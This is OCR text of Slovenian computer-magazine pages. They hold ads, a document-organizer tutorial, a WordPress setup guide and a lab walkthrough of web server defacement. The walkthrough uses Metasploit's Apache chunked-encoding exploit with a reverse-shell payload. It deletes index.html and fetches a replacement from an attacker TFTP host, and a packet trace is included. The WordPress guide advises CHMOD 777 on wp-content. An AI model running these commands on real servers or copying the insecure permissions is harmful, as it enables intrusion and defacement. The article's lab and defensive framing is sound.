
TurboCASH
Nadzirajte vaše poslovne izdatke s to enostavno in popolnoma brezplačno aplikacijo, za katero vam bo hvaležen tudi vaš nedotaknjeni prašiček.
www.turbocashuk.com




1 *Personal Document Organizer* za sortiranje podatkov uporablja t.i. "kabinete" (Cabinets). Ta je privzet, skupaj s priljubljenimi mapami, kot so Cars, Home in Insurance, v katere lahko shranite datoteke. Lahko jih uredite ali pa ignorirate in ustvarite popolnoma novi kabinet – zaenkrat pa bomo uporabili kar tega.




2 V kabinet pravzaprav ne dodajate datotek, temveč zgolj podatke o njihovi lokaciji in vsebini. Kliknite z desnim gumbom miške, da se prikaže meni, in izberite **Register** ali pa za začetek preprosto povlecite nekatere datoteke v primerno mapo. Nato se prikaže zaslon **Register**, v katerem določite reference dokumentov, ki bodo shranjene v tej mapi.




3 Ker je to prva datoteka na tem pogonu, moramo *Personal Document Organizer* sporočiti, kako naj imenuje disk, na katerem se nahaja. Zadostovalo bo "MojPCpogon", vendar boste za posamezne CD-je potrebovali bolj natančne opise – pri roki pa imejte še pisalo, da jih boste po potrebi tudi označili.



4 V kabinet lahko shranite sedem različnih vrst dokumentov: zaznamke, opravila, opomnike, natisnjene dokumente, internetne povezave, različne predmete in elektronske dokumente (kot so tisti, ki ste jih pravkar dodali). V tem pogledu so vsi videti kot standardne datoteke, vendar jih lahko izberete, če potrebujete dodatne informacije o njihovi vsebini.



5 To je seznam opravil. Tako kot druge vrste datotek, ki jih ponuja *PDO*, ga lahko postavite v mapo in določite ključne besede, s katerimi ga boste laže poiskali v vaši zbirki. Na razpolago je tudi možnost dodajanja bolj izčrpnih podrobnosti o tem, na kaj bi se morali spomniti in na kateri čas se opravilo nanaša.



6 Kot praktični primer smo shranili nakupovalni seznam, ponavljajoči se seznam opravil pa nas opominja, da se moramo dejansko odpraviti v trgovino. Če v orodju **Search** uporabite ključno besedo "nakupovanje", se bosta prikazala oba seznama. To seveda ni edini način za iskanje datotek, je pa dober začetek.

Lep blog v nekaj minutah

del 123

Pokazali vam bomo, kako lahko hitro in enostavno osvežite svoj spletni dnevnik in ga spremenite v fantastičen blog, ob katerem se bo zarosilo oko še vašim vnukom...

Preizkusna doba
Opensourcecms.com? Da, trenutno malce goljufamo, a imamo dober razlog za to: obiščite to stran in preizkusite praktično vsa orodja za bloge, ne da bi jih morali nameščati.

Dovoljenja
Za nalaganje datotek neposredno na strežnik uporabite odjemalec za FTP, da se bodo prikazale vse datoteke, z desnim gumbom miške kliknite na "wp-content" in nastavite CHMOD (dovoljenje) na "777"

Prevzemite nadzor
To je Dashboard, center namestitve *WordPressa*. Omogoča nameščanje vtičnikov, urejanje teme in administracijo uporabnikov.

Pa začnimo
To je privzeta predloga Kubrick. Spremenite lahko sliko v glavi, mi jo bomo pa kmalu popolnoma predelali.


Bodimo iskreni: vaš blog je beden. Najverjetneje. Danes ga lahko že vsak ustvari. In vsak je to že naredil: identične Bloggerjeve predloge, isti gumbi in isti dolgočasni elementi... tehnologiji, ki je bila zasnovana, da bi lahko svetu pokazali, kdo dejansko ste, je uzde nataknilo dejstvo, da so v privzetih predlogah na prvi pogled vsi praktično identični.

Na srečo pa se vam ni treba izgubljati v množici. Rešite se osnovnih storitev in dobili boste blazen nadzor nad svojo spletno stranjo. Spremenili boste lahko videz, delovanje in obnašanje strani ter seveda možnost, da v stran vključite celo vrsto odličnih možnosti, ne da bi za to morali kamorkoli vnašati eno samo vrstico kode. **PCF**

Izkoristite WordPress


Nameščanje spletnega programa vas ne rabi prestrašiti

1 Iskanje dobrega gostitelja je lahko težavno. Določeni ponudniki dostopa ponujajo tudi prostor na spletnem strežniku, tako da se o tem splača pozanimati. Za spletni dnevnik je 10MB več kot dovolj, če pričakujete veliko prometa na strani, pa se pozanimajte tudi o pasovni širini.



2 V naslednjem koraku razmislite o domeni. Za posameznike ne priporočamo registracije domene .com, saj so druge domene cenejše, pa še vaši podatki so bolj skriti. Če imate domeno .com, bo vaš naslov za pošiljanje računov viden vsem.


> "Rešite se osnovnih storitev in dobili boste blazen nadzor nad svojo spletno stranjo."



6 Odprite mapo *WordPress* na vašem računalniku in odprite datoteko **wp-config-sample.php** v *Beležnici*. Vnesite podatke o podatkovni bazi, ki ste jo pravkar ustvarili. V večini primerov se bo vaše uporabniško ime pojavilo pred imenom podatkovne baze, torej **pcformat_wp** namesto samo **wp**.

Birokrat
ZA WINDOWS
Birokrat
ZA USPEH
Najpopolnejši programski paket za uspešno vodenje poslovanja podjetij, samostojnih podjetnikov, zavodov in društev.
Brezplačni demo CD in predstavitev
Enostavno in dvostavno knjigovodstvo za s. p.
Možnost nakupa na 12 mesečnih obrokov
Zagotovljen servis po vsej Sloveniji
Microsoft CERTIFIED Partner
Ugodnosti ob nakupu:
• 12-mesečne brezplačne nadgradnje programa
• Brezplačni prenos podatkov iz starega programa
• Brezplačni uvajalni tečaj
Birokrat
Za Microsoft® Windows®
ANDERSEN
ANDERSEN d. o. o.
Dunajska 2a3, 1000 Ljubljana
Telefon: 01/5-300-200
Faks: 01/5-300-219
e-pošta: birokrat@andersen.si
PE KOPER
Kidričeva 29, 6000 Koper
Telefon: 05/66-93-990
www.birokrat.si

Lepši blog



Pa začnimo
WordPress omogoča registracijo po stopnjah. Kot administrator boste imeli stopnjo 10, na vsaki nižji stopnji pa so na voljo različne možnosti.

Prispela pošta
Program vam lahko pošlje e-pošto z novimi komentarji, te pa si lahko ogledate in jih uredite tukaj.

Prijatelj ali ne?
Kdo objavlja povezave do vaše strani z blogom? To boste izvedeli tukaj.

Bodite sodobni
Od tod lahko spremljate nove vtičnike in spremembe.

NA DISKU


WordPress
Brezplačno odprtokodno orodje za bloge – redno se nadgrajuje in ima veliko skupnost, ki piše vtičnike zanj.
www.wordpress.org

Opera
Odličen dodatek zbirki spletnih brskalnikov, tudi če jo uporabljate samo za testiranje spletne strani. Vključena so orodja za približevanje pogleda, da si lahko svojo stvaritev bolje ogledate.
www.opera.com


Firefox
Poskrbite, da bo vaša stvar tekla tudi v tem brskalniku, ne le v *Internet Explorerju*, saj se bodo vaši uporabniki drugače hitro naveličali vaše strani.
www.mozilla.org

Ad-Aware SE Personal Edition
Z računalnika očistite nesnago moderne dobe: spyware in nadležna reklamna okna. To hitro in učinkovito orodje za odstranjevanje škodljivih programov bo vaš PC spet postavilo na noge.
www.lavasoft.com


NASLEDNJI MESEC
RAZŠIRITE SVOJ BLOG
POGLEDALI SI BOMO, KAKO SPREMENITI NASTAVITVE VAŠEGA BLOGA, DA BO TA USTREZAL VAŠIM ŽELJAM




3 Ko imate registrirano domeno, je čas za namestitev poštene programske opreme za blog. Mi bomo uporabljali *WordPress* (**www.wordpress.org**), ker je enostaven za uporabo, noro prilagodljiv in, kar je še najboljše, popolnoma brezplačen. Snemite program in arhivsko datoteko raztegnite v mapo na disku.




4 Vaš gostitelj bo prav gotovo ponujal neko vrsto nadzorne plošče – to je CPanel, ki je ena najboljših. Pogosto je povezana s programom *Fantastico*, ki lahko za vas namesti *WordPress* – mi pa bomo program namestili ročno, kar priporočamo tudi vam.



5 To je najbolj težaven del nastavitev. Ustvariti moramo podatkovno bazo MySQL – poimenovali smo jo **wp** in ustvarili uporabnika **wpuser** in mu dodelili geslo **bibble**. Ne skrbite, če vam bo dodeljen samo en dostop do MySQL, saj lahko iz ene podatkovne baze poganjate več programov.



7 Datoteko shranite kot **wp-config.php**. Odprite odjemalec FTP, na primer *SmartFTP* (**www.smartftp.com**) in kopirajte vse, kar potrebujete, na strežnik. Držite fige in vnesite **www.vpisitevaseime.com/wp-admin/install.php**, in *WordPress* se bo sam namestil.



8 Če boste imeli kakršnekoli težave, preverite nastavitve podatkovne baze ali obiščite stran **codex.wordpress.org**, kjer lahko poiščete dodatno pomoč. Če se bo namestitev izvršila brez težav, bo vaš novi blog na **www.vpisitevaseime.com**, nadzorna plošča pa na **www.vpisitevaseime.com/wp-admin**.

9 Takoj po namestitvi bo na voljo ta predloga (Kubrick) in testni vnos. Vnose lahko začnete dodajati takoj, če ste star uporabnik Bloggerja, pa boste verjetno želeli uvoziti dosedanje vnose. Kako se tega lotite, preberite na **catsutorials.catsudon.org/?p=15**.

Spletni strežniki in aplikacije na njih so manj varni, kot ste mislili.

Razobličenje spletnega strežnika

Tomaž Bratuša se loti fenomena, ki mu Angleži učeno pravijo "web server defacement"

Ena izmed oblik sodobnega umetniškega izražanja je prav gotovo ustvarjanje grafitov, ki običajno "krasijo" ulice mest. Tovrstno izdelovanje grafitov se je preselilo tudi v spletno okolje, kjer hekerji vsakodnevno napadajo in spreminjajo vsebino najrazličnejših spletnih strani. Nedavno je bila tarča tovrstnega napada "spletne otročadi" tudi spletna stran slovenske vlade. V tokratnem članku vas bomo seznanili z načini in postopki, s pomočjo katerih hekerjem tovrstni posegi uspejo.

Kot smo že uvodoma omenili, tovrstno napadanje spletnih strežnikov od napadalca ne zahteva kakšnih blaznih hekerskih sposobnosti, saj mora napadalec ob vdoru na spletni strežnik nanj namestiti le svojo različico datoteke index.html. Talent leži na strani tistega, ki je odkril varnostno luknjo in nato ustvaril izkoriščevalno kodo (exploit code), s pomočjo katere lahko nato "script kiddies" vdrejo v spletni strežnik in zamenjajo oziroma spremenijo spletno stran žrtve.

V pogovorih z različnimi poznavalci informacijske varnosti pogosto slišimo, da so tovrstni napadi delo "script kiddijev". Ko jih v takšnih primerih vprašamo, kako bi oni izvedli takšen napad, pogosto ne dobimo odgovora, in ravno to je, da smo se odločili bralcem predstaviti tudi to področje hekerstva.

"Vsako tovrstno delovanje izven domačega laboratorija bo kazensko preganjano"

OBRAMBA IN NAPAD

Moje mišljenje je, da se pred napadom, ki ga ne poznate, ne morete učinkovito braniti.

V veliko pomoč pri odkrivanju postopkov tovrstnih napadov je vsekakor pravilno razumevanje varnostnih zapisov vašega sistema IDS (Intrusion Detection System). Med zapisi se bo ob tovrstnih vdorih pojavil tudi zapis o prenosu datoteke index.html na strežnik. Če tovrstnih zapisov ne razumete, boste tak prenos interpretirali kot navaden zahtevek po ogledu spletne strani, s tem pa spregledali nečedno početje.

Če hoče nekdo spremeniti spletno stran, morajo za to biti izpolnjeni določeni pogoji. Kaj s tem mislimo? Enostavno povedano: obstajati mora pot oziroma način, s pomočjo katerega boste v spletni strežnik vdrli, pa naj bo to IIS, Apache ali kak drug spletni strežnik. Nameščen požarni zid v tem primeru ne bo nudil nikakršne zaščite, saj mora biti spletna stran dostopna ciljni publiki. Požarni zid mora v tem primeru prepuščati spletni promet do usluge na priključku 80, kjer običajno posluša spletni strežnik.

POSTAVIMO ODER IN ZAČNIMO

Za izvedbo uspešnega napada mora napadalec izpolniti nekaj pogojev, med katerimi mora biti prisoten ključen element, ranljiv spletni strežnik, ki mora biti dostopen preko interneta. V nadaljevanju bomo šli skozi vse korake, ki jih mora premagati napadalec in na koncu na spletni strežnik tarče namestili index.html po izbiri.

Tovrsten napad boste izvedli v svojem domačem hekerskem laboratoriju z uporabo dveh omreženih računalnikov ali pa boste namestili orodje VMware in na enem računalniku uporabili dva navidezna operacijska sistema. Na enega od sistemov bomo namestili operacijski sistem SUSE Linux, medtem ko bomo na drugega namestili operacijski sistem Windows 2000 Professional. Nato bomo na W2K namestili zastarelo različico spletnega strežnika Apache 1.3.17. Obstajajo tudi novejše različice spletnega strežnika, ki so ravno tako ranljive, vendar bomo mi za rekreacijo uporabili kar 1.3.17, ki ima med drugim varnostno pomanjkljivost, imenovano Apache chunked encoding (**www.osvdb.org/displayvuln.php?osvdb_id=838**).

Verjetno ste se že vprašali, kje bi sploh lahko dobili izkoriščevalno kodo. Za poenostavitev našega življenja obstaja orodje imenovano *Metasploit Framework*, ki prinaša več kot 100 izkoriščevalskih skript, pri čemer ste lahko skoraj prepričani, da se v nobeni ne skrivajo zadnja vrata, s pomočjo katerih bi vaš sistem postal zombi. Ena izmed prednos-

ti uporabe orodja *Metasploit* je tudi možnost njegove uporabe tako v sistemih Linux, kakor tudi v Windows. V našem primeru bo *Metasploit* uporabljen v ukazni vrstici.

METASPLOIT

Orodje najdete na spletnem naslovu **www.metasploit.com**, njegove namestitve pa ne bomo opisovali, saj je čisto klasična. Orodje lahko uporabljate v spletnem brskalniku ali pa iz ukazne vrstice. Slednje zahteva malo več truda in poznavanje osnovnih ukazov.

S pomočjo orodja *Metasploit* bomo v našem primeru pridobili dostop v spletni strežnik Apache 1.3.17. S pridobitvijo obrnjene ukazne lupine (Reverse shell) bomo v spletni strežnik prenesli datoteko index.html in tako spremenili spletno stran.

V *Metasploit* bomo vpisali: **show exploits** V našem primeru bomo uporabili šesti "eksploit" z vrha seznama, ki se imenuje "Apache_chunked_win32", zato bomo v program preprosto vpisali: **use apache_chunked_win32**.

Sedaj bomo v orodje vnesli ukaz: **show options**, da se seznanimo z možnostmi, ki jih orodje nudi pri uporabi tovrstne izkoriščevalne kode.

V orodje bomo morali vnesti naslov IP sistema tarče (RHOST) in naslov IP našega sistema (LHOST).

Sedaj bomo v orodje vnesli ukaz: **show payloads**

Na zaslonu boste videli impresiven nabor različnih bremen, ki bodo sistem tarče prisilila v izvrševanje naše naloge. V našem primeru si bomo izbrali win32_reverse, ker bomo potrebovali dostop do ukazne vrstice spletnega strežnika tarče. V *Metasploit* torej vnesemo ukaz: **set PAYLOAD win32_reverse**.

Sedaj bomo v orodje vnesli naslov IP našega sistema, s katerega izvajamo napad, da bomo lahko pridobili obrnjeno ukazno lupino. To storimo s pomočjo naslednjega ukaza: **set LHOST 192.168.2.2.**

Sedaj nam preostane samo še izvršitev napada, kar storimo z vnosom naslednjega ukaza: **exploit 192.168.2.1.**

V našem primeru smo zdaj že pridobili dostop do ukazne vrstice znotraj mape spletnega strežnika Apache. *Metasploit* je v našem primeru preizkusil vse različice napada, lahko pa bi mu ukazali samo določene glede na vrsto operacijskega sistema tarče in spletnega strežnika. Izbiro tarč dosežemo z vnosom ukaza: **show targets**, s seznama pa si nato izberemo ustrezno kombinacijo OS/strežnik.

Na tej točki smo pridobili dostop do ukazne vrstice tarče, zdaj pa bomo zavihali rokave in opravili še najbolj umazani del posla. Pozor! Namen članka je izključno predstavitev delovanja hekerjev, zato se zavedajte, da bo vsako tovrstno delovanje izven domačega laboratorija kazensko preganjano. .

UMAZANIJA


Izvedemo lahko pregled map spletnega strežnika. Pri tem smo naleteli na zanimivo mapo imenovano "htdocs". Takoj se bomo s pomočjo standardnega ukaza **cd** napotili v to mapo in v njem poiskali datoteko index.html.

Ko smo našli svoj plen, nam preostane še brisanje datoteke index.html, ki jo bomo zamenjali s predelano oziroma piratsko različico. Najlažji način za prenos datotek tja in nazaj je vsekakor uporaba protokola TFTP (Trivial File Transfer Protocol). Napadalec v ta namen potrebuje na svojem računalniku strežnik TFTP, nakar bo uporabil odjemalca TFTP na sistemu žrtve in z njegovo pomočjo opravil prenos datotek.

Oglejmo si še enkrat celoten postopek, ki smo ga prehodili do te točke. Pridobili smo dostop do ukazne vrstice spletnega strežnika žrtve, za kar smo uporabili orodje *Metasploit Framework*. Naš namen je predvsem simulacija oziroma predstavitev postopkov, s pomočjo katerih bo to uspelo potencialnim napadalcem. Po pridobitvi dostopa smo pregledali datotečno strukturo in se napotili v mapo "htdocs", kjer smo poiskali datoteko index.html. Nato smo s pomočjo protokola TFTP na strežnik prenesli svojo različico datoteke index.html in s tem spremenili oziroma zamenjali spletno stran žrtve.ti.

GREMO ŠE GLOBLJE

Vsebina nadaljevanja je opisana na ravni komunikacijskih paketov, s čimer vam bomo predstavili, kako je takšen napad videti s te perspektive. Odkrivanje tovrstnih napadov namreč nujno vključuje pregled varnostnih zapisov



Uporaba *Metasploita* se bo administratorjem sistemov zdela zaskrbljujoče enostavna.

"Ko smo našli svoj plen, nam preostane še brisanje datoteke index.html..."

požarnega zidu in sistema IDS, ki so največkrat na ravni komunikacijskih paketov.

Spodaj lahko vidite napadalčev sistem v fazi odstranjevanja datoteke index.html (zaradi berljivosti smo izpustili heksadecimalne kode). Napadalec bo za ta namen uporabil ukaz **del /F** nato pa bo na strežnik s pomočjo TFTP namestil svojo različico spletne strani oziroma datoteke index.html.

```
11:02:39.079422 IP (tos 0x0, ttl  64, id
50860, offset 0, flags [DF], length: 58)
192.168.2.2.4321 > 192.168.2.1.1028: P
[tcp sum ok] 51364367:51364385(18) ack
813323178 win 10720
    0x0000:  E..:..@.@.....f
    0x0010:  ...e.....0zS.
    0x0020:  P.)....del./F.i
    0x0030:  index.html.
```

Iz varnostnih zapisov spodaj lahko sklepamo, da je napadalčev sistem z naslovom IP 192.168.2.1 na sistemu izvršil ukaz: tftp –i 192.168.1.102 GET index.html.

Drugi paket prikazuje spletni strežnik žrtve, ki vzpostavlja povezavo z napadalčevim strežnikom TFTP. Napadalec v našem primeru uporablja napad s pomočjo obrnjene ukazne lupine (reverse shell), zato vam bomo videz komunikacije predstavili z obeh strani.

... se radi kockate z vašo varnostjo?

NORMAN

www.norman.si

VERJETNO NAJBOLJŠA PROAKTIVNA PROTIVIRUSNA IN ANTISPYWARE ZAŠČITA

Tehnologija Sandbox odkriva tudi nove in neznane viruse. Sandbox omogoča odkrivanje in odpravljanje virusov brez najnovejših popravkov

Švicarski sir

Raziskava, ki nas je zastrašila

Očitno se potrjuje naša nedavna hipoteza in resnično prihajamo v zlato dobo hekerstva, kar potrjujejo tudi objavljeni varnostni testi spletnih trgovin. Ocene zadnjih raziskav govorijo naslednje:

- **80% spletnih aplikacij je ranljivih na napade tipa Cross-site Scripting (XSS)**
- **62% spletnih aplikacij je dojemljivih za katero izmed oblik SQL Injection**
- **60% spletnih aplikacij je ranljivih na manipulacijo parametrov**
- **37% spletnih aplikacij je ranljivih na napade tipa Cookie Poisoning**
- **33% strežnikov baz podatkov (SQL in podobno) je ranljivih na znane oblike napadov**
- **23% spletnih strežnikov ima znane varnostne pomanjkljivosti vključno z Buffer Overflow**

